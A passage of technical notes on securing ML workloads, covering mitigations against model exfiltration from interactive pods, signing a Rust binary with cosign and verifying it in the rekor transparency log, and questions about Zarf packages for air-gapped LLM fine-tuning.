
BusyBox v1.37.0.git (2023-11-24 12:05:30 PST) built-in shell (ash)
$
```

In this case, an attacker with access to an ML session pod / interactive terminal can interfere with ML models that we are loading directly in memory etc

As this is hard to detect/stop in the case of interactive ML sessions, my current approach is to:

- only allow external access from ML apps / pods that do not have sshd and are based on approved/**signed** custom ML images/runtimes.
- block all container -> external access from ML sessions.

So an ML session can load an ML model (with or without staging it on disk) but **we mitigate the risk of the ML model being exfiltrated.**



## Signing Rust static binaries with embedded ML models

TBD. Discuss:)

I was able to use cosign/rekor and upload (Rust) binaries to ttl.sh.

**I have not been able to do the same with a Nexus repository. Any examples are much appreciated.**

For ttl.sh

```
BLOB_SUM=$(sha256sum /root/rust/projects/hello_cargo/target/release/hello_cargo |  
cut -d' ' -f 1)  
echo $BLOB_SUM  
360657448c9d6c3d9af7fa1680333eb27ffdc1d0df3f38749e7ab519a02a36c0
```

```
BLOB_URI=ttl.sh/rustbinary:1h
```

```
BLOB_URI_DIGEST=$(cosign upload blob -f  
/root/rust/projects/hello_cargo/target/release/hello_cargo $BLOB_URI)  
Uploading file from [/root/rust/projects/hello_cargo/target/release/hello_cargo] to  
[ttl.sh/rustbinary:1h] with media type [application/octet-stream]  
File [/root/rust/projects/hello_cargo/target/release/hello_cargo] is available directly at  
[ttl.sh/v2/rustbinary/blobs/sha256:360657448c9d6c3d9af7fa1680333eb27ffdc1d0df3f387  
49e7ab519a02a36c0]
```

```
cosign sign --key cosign.key $BLOB_URI_DIGEST  
Enter password for private key:  
...  
tlog entry created with index: 52708333  
Pushing signature to: ttl.sh/rustbinary
```

```
echo $BLOB_URI_DIGEST  
ttl.sh/rustbinary@sha256:0f3a34df1974ac2e96c85abb3104bc86807af583a0667afd1b770c  
3bb387976b
```

```
cosign verify --key cosign.pub $BLOB_URI_DIGEST
```

### Verification for

**ttl.sh/rustbinary@sha256:0f3a34df1974ac2e96c85abb3104bc86807af583a0667afd1b770c3bb387976b** --

The following checks were performed on each of these signatures:

- **The cosign claims were validated**
- **Existence of the claims in the transparency log was verified offline**
- **The signatures were verified against the specified public key**

```
[{"critical":{"identity":{"docker-reference":"ttl.sh/rustbinary"},"image":{"docker-manifest-digest":"sha256:0f3a34df1974ac2e96c85abb3104bc86807af583a0667afd1b770c3bb387976b"},"type":"cosign container image signature"},"optional":{"Bundle":{"SignedEntryTimestamp":"...","integratedTime":1701041568,"logIndex":52708333,"logID":"c0d23d6ad406973f9559f3ba2d1ca01f84147d8ffc5b8445c224f98b9591801d"}}}]
```

```
rekor-cli get --log-index 52708333
```

LogID: c0d23d6ad406973f9559f3ba2d1ca01f84147d8ffc5b8445c224f98b9591801d

Index: 52708333

IntegratedTime: 2023-11-26T23:32:48Z

UUID:

24296fb24b8ad77af40de335104d2af424f06eb8dbb7d4410f37b7e2164321cb59d99c30d7945844

Body: {

  "HashedRekordObj": {

    "data": {

      "hash": {

        "algorithm": "sha256",

        "value":

        "a33999fdbe7a24f73288b9c233706c6f12ca9991db2e63783510ac1e9836701c"

      }

    },

    "signature": {

      "content":

      "MEYCIQCQhLJ3hdcYjHdeHPwmZjquMHwDkIH2dbr65R/hvsRDIwIhAJy8Xcu28noKT/owDMBwY1HPctEgixzWe/bljbwiC8O6",

      "publicKey": {

        "content":

        "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUZrd0V3WUhlb1pJemowQ0FRWUllb1pJem

```
owREFRY0RRZ0FFTzg3R0tpaNQNjMrVm9wdFcwTHVFN3pQZldYcwpUcEt5RGJTcXRHQnNH
QnBrYnM4aWk3N1RIQVRraWZ0Y0phTIFnUzB1T244NGN4NGZTNIVpWFdWRIJBPT0KLS0tLS1
FTkQgUFVCTEIDIEtFWS0tLS0tCg=="
```

```
}
}
}
}
```

**Airgapped environments - using <https://docs.zarf.dev/docs/zarf-overview> to finetune Large Language Models on air-gapped Openshift 4.12 with NVIDIA GPUs**

Video demo:

[https://www.linkedin.com/posts/chisinevski\\_using-zarf-to-finetune-large-language-models-activity-7090927558904459264-UFrO](https://www.linkedin.com/posts/chisinevski_using-zarf-to-finetune-large-language-models-activity-7090927558904459264-UFrO)

<https://www.linkedin.com/pulse/deploying-dark-how-zarf-saved-my-deployment-amidst-github-greene-30nle/>

Zarf Package:

A compressed tarball package that contains all of the files, manifests, source repositories, and images needed to deploy your infrastructure, application, and resources in a disconnected environment.

**Q: Would the recommendation be to cosign the zarf packages as well?**

**Useful links**

<https://repo1.dso.mil/dsop/neuvector/neuvector/enforcer/-/tree/development>